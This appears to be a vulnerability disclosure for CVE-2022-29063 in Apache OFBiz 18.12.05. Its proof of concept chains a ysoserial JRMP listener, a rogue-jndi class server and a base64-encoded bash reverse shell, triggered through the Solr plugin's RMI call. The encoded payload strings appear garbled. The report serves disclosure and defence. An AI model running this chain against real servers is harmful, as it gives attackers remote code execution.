


# Apache OfBiz Disclosures

Version 18.12.05

## Environment:

- Apache OfBiz 18.12.05 (Trunk)
- Ubuntu Linux



## Findings:

### 1. CVE-2022-29063: Java Deserialization via RMI Connection

#### Description:

The OfBiz Solr plugin is configured by default to automatically make a RMI request on localhost, port 1099. By hosting a malicious RMI server on localhost, an attacker may exploit this behavior, at server start-up or on a server restart, in order to run arbitrary code as the user that started OfBiz and potentially elevate his/her privileges.

#### Proof of Concept:

In order to exploit the vulnerability we will first require setting up a malicious RMI server, on port 1099, by running “ysoserial”<sup>1</sup> with the following command:

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 C3P0
http://127.0.0.1:5555/:xExportObject
```

In this scenario we will be using the “C3P0” gadget in order to redirect OfBiz’s RMI client to request a compiled Java class file (“xExportObject.class”), from a remote HTTP location, which will be executed by the target.

In order to host this malicious class file we can use the “rogue-jndi”<sup>2</sup> application to automatically compile the class file and open a HTTP server in order to deliver it to the victim.

We run the “rogue-jndi” server using the following command:

```
java -jar target/RogueJndi-1.1.jar -l 6666 -p 5555 -c 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcucMC4wLjEvNDQ0NCwPiYxCg==}|{base64,-d}|bash'
```

<sup>1</sup> <https://github.com/frohoff/ysoserial>

<sup>2</sup> <https://github.com/veracode-research/rogue-jndi>

**Note:** In this case we will execute a bash reverse shell that will return to the attacker listening on 127.0.0.1, port 4444.

With the malicious servers in place, we can proceed to trigger the vulnerability by running one of the following sets of commands to download, build and run OfBiz:

- From the official 18.12.05 release:

```
wget https://dlcdn.apache.org/ofbiz/apache-ofbiz-18.12.05.zip
unzip apache-ofbiz-18.12.05.zip
cd apache-ofbiz-18.12.05
./gradle/init-gradle-wrapper.sh
./gradlew build
./gradlew ofbiz
```

- Or from the github trunk, with the Solr Plugin:

```
git clone https://github.com/apache/ofbiz-framework
cd ofbiz-framework
./gradlew build
./gradlew pullPluginSource -PpluginId=solr
./gradlew ofbiz
```

**Note:** “./gradlew pullPluginSource -PpluginId=solr” could also be replaced with “./gradlew pullAllPluginsSource”.

When the Solr plugin is started, the application is configured to automatically try to make a RMI request to “127.0.0.1:1099”. When the RMI client connects to the “ysoserial” listener, the deserialization will trigger, the class file will be requested from the HTTP server, and a reverse shell will be sent to the attacker listening on port 4444.

Attacker’s view:

The screenshot displays three terminal windows from the attacker's perspective:

- Top-left window:** Shows the execution of `./gradlew pullPluginSource -PpluginId=solr` in the `~/Desktop/Apache_OfBiz/ofbiz-framework` directory. It details the configuration of the Gradle daemon and the successful installation of the Solr plugin.
- Top-right window:** Shows the execution of `nobody@tester:/tmp$ java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 C3P0 http://127.0.0.1:5555:/xExportObject`. It shows the listener opening on port 1099 and receiving a connection from `127.0.0.1:58386`.
- Bottom window:** Shows the execution of `nobody@tester:/tmp/rogue-jndi$ java -jar target/RogueJndi-1.1.jar -l 6666 -p 5555 -c 'bash -c {echo,YnFzaCAtaSA+JlAVZGV2L3RjcCBXMC4wLjE2NDQ0NCwPLYXG==}{base64,-d}}bash'`. It shows the RogueJndi server starting an HTTP server on port 5555 and an LDAP server on port 6666. It then lists mappings for LDAP requests to various controllers. Finally, it shows a new HTTP request from `127.0.0.1:46830` asking for `/xExportObject.class`.